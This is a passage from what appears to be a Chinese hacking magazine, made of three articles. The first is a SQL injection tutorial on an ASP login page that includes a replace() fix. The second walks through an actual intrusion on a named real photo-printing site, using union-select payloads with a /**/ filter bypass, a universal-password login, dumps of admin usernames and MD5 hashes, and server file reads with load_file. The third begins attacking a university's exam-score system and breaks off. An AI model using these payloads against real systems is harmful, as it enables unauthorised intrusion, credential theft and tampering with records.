conn.close
set conn=nothing
end if
end if
%>
```

在其流程中，首先判断取得的提交值userid1是否为空，不为空的话就进入SQL语句中验证取得的用户名及密码是否和数据库内的用户名及密码一致。如果不一致则弹出"用户名及密码错误"，一致就弹出"恢复成功"。这也是一段典型的注入漏洞源码，并且接收的方式还是使用的Request，这就给我们提交注入语句提供了很大的方便。

我们在URL中提交如下字符"http://127.0.0.1/wantlogin.asp?userid1=aa&pws=bb"，因为没有aa这个用户，所以弹出了错误窗口。而我们将aa换成如下字符"aa' or 1=1 or '1'='1"，pws保持不变。提交语句变成了这样"select money,online from users where userid1='aa' or 1=1 or '1'='1' and password='md5(bb)'"。

以往我们所见到的测试代码一般为"or 1=1"，而这里却多用了一个or。解释一下：在逻辑运算符中，and的优先级别高于or，程序运行后会先运算后面的"'1'='1' and password='md5(bb)'"，因为密码是随便输入的，所以and后的password值为假，而and前的'1'='1'虽然为真，但真and假=假，所以这个and的运算值为假。再来看or运算，因为前面的用户名也是不存在的，其值当然为假。如此一来，Where后的逻辑运算就成了如下表达式：假or真or假，结果值还是为真，这样就会弹出"恢复成功"窗口。如果将其中的or 1=1改为or 1=2，那逻辑表达式则成了：假or假or假，值当然也为假，弹出的则是"用户名或密码错误"的窗口。

我们根据弹出窗口的不同可以构造一些特殊字符，然后猜测出需要的数据。如查询管理员ID的语句，将or后的1=1更改为"1=(Select top 1 id from admin)"，这里暂用admin表示管理员表名。如果存在ID为1的管理员，那么就会弹出"恢复成功"的窗口，如果不是则要用其它数字来测试了。猜出管理员ID后，我们还可以猜长度、名称。如此循环，最终就能获得管理员的用户名和密码。

上面提到的是Request.QueryString和Request.Form的注入方法，而使用Request.Cookies注入则需要通过修改本地的Cookies值来实现。Cookies注入相对麻烦一些，但原理和前面的注入是一样的，这里不在赘述。

注入点的修补

攻守之间是对立互补的。明白了什么地方存在注入点，再来修补也就容易多了。每个程序对注入的过滤函数都不相同，我们在修补自已站点上的注入点时，可参照其他程序中的过滤函数，也可根据自已的需要，单独过滤一些敏感的字符。这里以上面的例子说明一下如何修补注入点。前面的SQL语句中有这一句"userid='"&request("userid1")&"'"，这其中对提交来的参数是用单引号来引入的，我们加入一个replace()函数对单引号进行过滤，修改后的语句为"userid='"&replace(request("userid1"),"'","")&"'"。以后用户再提交带有单引号的字符时，Replace()会将单引号过滤为空。如此一来，提交的特殊字符也就失去了意义。

当然，我们还可以在userid1进入SQL语句之前，对其长度进行一下判断。如果超过规定的长度，就弹出错误，中止页面执行并返回到指定的页面。总之注入漏洞是可以避免的，即使出现了注入点，只要我们能够明白它出现的原因，就能很容易地为其修补了！

> **小知识** SQL注入是从正常的WWW端口访问的，而且表面看起来跟一般的Web页面访问没什么区别，所以现在绝大多数的防火墙都不会对SQL注入发出警报，如果管理员没查看IIS日志的习惯，可能被入侵很长时间都不会发觉。国内的网站用ASP+Access或SQLServer的占70%以上，PHP+MySQ占L20%，其他的不足10%。所以SQL注入还是非常有前景的。我们在注入的时候会碰到很多意外的情况，能不能根据具体情况进行分析，构造巧妙的SQL语句，从而成功获取想要的数据，是高手与"菜鸟"的根本区别。

适合读者：网络爱好者、入侵爱好者
前置知识：无

VIP会员学习成果展：拿什么拯救你？互联星空



文/图 [VIP会员]武夫

互联星空大家听说过吧？认为它安全性怎么样？三重保险，两重防盗？让我来告诉你真实情况：脆弱的跟块玻璃一样，一碰就碎。当然，我指的不是防弹玻璃。

经过我的努力，发现全国互联星空的不少分站都存在漏洞。这说明我们国家的安全意识还是太薄弱了。今天我就以某地互联星空的冲印系统为例给大家演示一下。由于我对PHP不太熟悉，所以文章难免有不到之处，希望大家包涵。另外，为了提高技术，本文介绍的是手工操作的方法。

今天开刀的地址是"http://ephoto.××.chinavnet.com/"。左下角有个"服务介绍"，我们随便打开一个："http://ephoto.××.chinavnet.com/helpcontent.php?nHelpID=5"。先测试一下，在后面加入"and 1<2 "则返回正常页面。"and 1<>1"则返回错误页面。如图1所示。




图1

由此可以确定，此页面存在注入点。

因为是PHP的整站系统，所以这里我们要用到Union SELECT。常规的注入方法是不能成功的，我们这里要采用/**/绕过。继续测试，在地址后面加上："/**/and/**/1=1/**/union/**/select/**/1,2 "（这里我们用/**/来代替空格绕过）返回错误页面。我们再输入："/**/and/**/1=1/**/union/**/select/**/1,2,3 "返回正确页面。如图2 所示。




图2

接下来我们的工作就是暴用户名和密码了。可互联星空毕竟是数一数二的大站，所以我不指望他们能弱智到用Admin、User这些名称当表名。没想到才开始就卡壳了，看来只有换个角度想想。

这次从后台入手，很顺利地找到了后台："http://ephoto.××.chinavnet.com/manage/index.html"。用户名和密码都填"or ''=''"，输入验证码，然后回车。嘿嘿，看看出现了什么？如图3 所示。




图3

真是"踏破安踏无觅处，得来表不费工夫"（脚本小子：这名看得我直楞）。表名和用户的字段都出来了。我们来验证下正确性。在地址栏中输入："http://ephoto.××.chinavnet.com/helpcontent.php?nHelpID=5/**/and/**/1=1/**/union/**/select/**/1,2,3/**/from/**/t_sys_admin"。结果返回正确的页面，说明表名正确。再来看看字段"http://ephoto.××.chinavnet.com/helpcontent.php?nHelpID=5/**/and/**/1=1/**/union/**/select/**/f_adminname,2,3/**/from/**/t_sys_admin"返回正常页面，说明字段也正确。

可是问题又来了，我们只有一个字段，怎么进后台呢？这就要我们努力的猜了，不过不要乱猜。我们可以发现字段名并不复杂，只是在前头多了个"F_"而已。就根据这个原则，我们来猜测。F_adminpass，不对；F_adminpwd，也不对；f_adminpassword，还不对……，经过一段时间的努力，字段终于猜出来了，是F_password。再猜得其他字段"F_adminid"。

好，下面就是暴出用户和密码了。我们在地址栏中输入："http://ephoto.××.chinavnet.com/helpcontent.php?nHelpID=5/**/and/**/1=2/**/union/**/select/**/f_adminname,2,3/**/from/**/t_sys_admin /**/where/**/f_adminid=1 /*"

看看得到什么：（如图4 所示）

再将F_adminid的值依次改成2、3、4、5、6，我们就可以得到6 个用户名了。




图4

接着暴出密码"http://ephoto.××.chinavnet.com/helpcontent.php?nHelpID=5/**/and/**/1=2/**/union/**/select/**/f_password,2,3/**/from/**/t_sys_admin/**/where /**/f_adminid=1 /*"

得到第一个用户admin_admin的密码，如图5所示。




图5

同理我们得到6个MD5加密过的32位密码。剩下的事情就是解密，当然，这一步就省略了。MD5查询站点和暴力破解工具满天都是，黑防近期也介绍过，随便找一个解决问题吧。

解密后得到5个密码，最为关键的admin_admin密码却没得到……不过也没什么关系，顺利进入后台，如图6所示。




图6

很失望，没什么可利用的地方。不过有意外收获，如图7所示。




图7

得到了网站的绝对路径。现在看看能不能读取文件，输入"http://ephoto.××.chinavnet.com/helpcontent.php?nHelpID=5/**/and/**/1=2/**/union/**/select/**/load_file(char(68,58,92,112,104,112,100,111,99,115,92,109,97,110,97,103,101,92,112,105,99,95,97,117,100,105,116,46,112,104,112)),2,3"这解释一下，其中的load_file()是载入某文件，char()是转成ASCII码的函数，char()中间的数字就是"d:\phpmydoc\manage\pic_audit.php"的ASCII编码。

我们顺利读出文件如图8所示




图8

文件都读出来了，只要有耐心，我们就可以找到MySQL中的ROOT密码，进而能够获得WebShell。不过到这里其实已经结束了，黑要适度才有意思。

脚本小子：最近有读者打电话说自己被骗了，别人帮他改了考研的分数，收了5000大元，最后成绩正式下来却什么也没改，而钱已经过户。究竟此骗局是如何操作的呢？据朋友说，改完分数后他通过网络查分系统核实过，确实改过了，内幕是什么呢？技术实现又是什么呢？带着这一连串问题，我们策划了本文，算是警示那些妄图通过不法手段修改考研成绩的人或想修改的人吧！

适合读者：入侵爱好者、脚本爱好者

前置知识：无

考研成绩修改的骗局



文/图 剑心[B.C.T]

我们班有好多同学去年考研了，现在最关心的就是自己的成绩。每次上网他们都要我帮着查成绩。有的不仅想知道自己的成绩，还想提前知道自己的排名。更有甚者想通过歪门邪道修改成绩，没有办法，我就想钻点空子帮他们查一下，顺便也对各大高校的网络安全性做一点小小的检测。检测过程中发现大部分高校都是存在漏洞的，帮别人查成绩什么的可以轻松做到，更为可怕的是，我们还可以随意修改别人的成绩，不信？那就来看看吧！

该学校是一所全国知名的大学，理工科类很强。但是他们的查分系统就不像学校那么厉害了。打开查分系统的网站一看是，发现是ASP的系统，那么主机应该是Windows的了，这么大的网站，数据库应该是MSSQL的，总不能拿个笨重的Access做后台吧？如果系统存在SQL注入漏洞，我们就可以修改数据了。现在来测试一下，看看漏洞是否存在。

在输入考生身份证号和准考证号的地方分别输入ddddddd'和bbbbbbb'。如果系统没有对"'"等敏感字符过滤的话就会出错，我们提交后，发现系统提示"准考证号必须填写数字"，如图1所示。

很明显是在客户端做了过滤了，那么我们按照要求将准考证号改成数字111111之后提交。结果如图2所示。

看来过滤得不是很好，很可能存在漏洞。接着我们




图 1

